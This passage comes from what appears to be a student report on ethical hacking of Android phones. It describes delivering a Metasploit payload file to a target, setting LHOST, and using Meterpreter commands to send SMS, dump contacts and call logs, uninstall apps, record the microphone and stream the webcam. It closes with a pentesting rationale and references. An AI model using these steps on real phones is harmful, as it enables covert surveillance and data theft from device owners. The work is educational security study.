
* After creation of virus file, send that file to client.
* Take another terminal and type “msfconsole” nothing but Metasploit it is used to scan system for vulnerabilities.
* We can access all features of Metasploit, they are used to find the vulnerabilities.

****


* Now we need to the payloads, in order to set use the above commands.
* When we type “show options” we can see LHOST and LPORT now there is no LHOST we need to set.
* By using the above command set the LHOST with kali linux Ip address. After setting the LHOST type show options, then we can see the settings are ready.




* After installing the file at client side, type exploit/run in the terminal then we can access the user mobile phone.
* In order to perform this attack client and attacker should be in the same network.





* When you type help, the commands will display used to perform some attacks at the client side.
* There are more than 50 commands use to access the client data, and we can perform may things.

****


****

* We can send sms to every one with in the contacts list by using the simple command “ send\_sms -d +919949402677 -t “message” ”.
* This is how we can send sms to any person we want.
* And we can dump contact list by using “dump\_contacts” here all contacts numbers will be stored in the file.
* And we can dump call loga, nothing but the whom we call in what time and every detail we can retrieve by using “dump\_calllog”.


****

****

* We can see all the apps present in the mobile phone by using simple command “app\_list”.

****

* We can uninstall and hide the apps by using the command “app\_uninstall com.jio.myjio” and we can perform many activities.

****

* We can record the mic by using “record\_mic” command and the recorded file will stored in the home Desktop location.
* And we can access the web cam by using “webcam\_stream” command we can watch live video .
* And we can access the screenshot and screenshare by using “screenshare” command .

**CHAPTER 9**

**CONCLUSION AND FUTURE SCOPE**

**9.1 CONCLUSION:**

Ethical hacking is a tool for data protection and prevention. Due to the proliferation of mobile devices, tablets and smartphones and the large number of applications, the phenomenon of computer insecurity has increased considerably and therefore these are highly vulnerable, because of the above, what is intended with this article is to be constantly ahead of those who try to attack us by doing their own tests and attacks with the help of computer experts.

A new device is not that it is so remotely vulnerable, if the user makes an adequate handling of the phone without connecting to insecure networks, much less entering passwords on sites that do not handle encryption security that make the device an attack target for the attacker can steal information, however the beginning of the attacks is due to the bad manipulation of the user, nor does it serve to have port blocking by default or the deletion of permissions to install unknown applications if the user gives permissions without reading or having knowledge of what is which is installing making the phone's security vulnerable.

For this reason an ethical hacker makes 'pentests' or penetration tests, these tests are composed of a set of methodologies and techniques. These methodologies and techniques reproduce access attempts from different points of entry of a computer environment, the primary objective is to find vulnerabilities in order to circumvent the security of the system by escalating privileges, finding errors and bad configurations, for which it uses both his knowledge in computer science as a wide range of tools, and in this way, pass a report so that measures are taken and thus reduce the risk in an organization.

**2.2 FUTURE SCOPE:**

* We are planning to detect the security flaws and potential hazard in mobile phones and vulnerabilities that leads to attack.
* And we are working to provide anti-hacking countermeasures. Ethical hackers not only detect weak points in a system's security but also create countermeasures to prevent harmful attacks.

**CHAPTER 10**

**REFERENCES**

**10.1 WEBSITES:**

1. <https://www.kaspersky.com/resource-center/threats/how-to-stop-phone-hacking>
2. <https://www.veracode.com/security/android-hacking>
3. <https://karsyboy.github.io/CEHv10_Ultimate_Study_Guide/Module%2017%20-%20Hacking%20Mobile%20Platforms.html>

**10.2 RESEARCH PAPERS:**

1. <https://www.academia.edu/27024957/Cyber_Attack_On_Mobile_Devices>
2. <https://www.researchgate.net/publication/331718779_Ethical_Hacking_on_Mobile_Devices_Considerations_and_practical_uses>
3. <https://www.studymode.com/essays/Android-Hacking-And-Security-Research-Paper-72796201.html>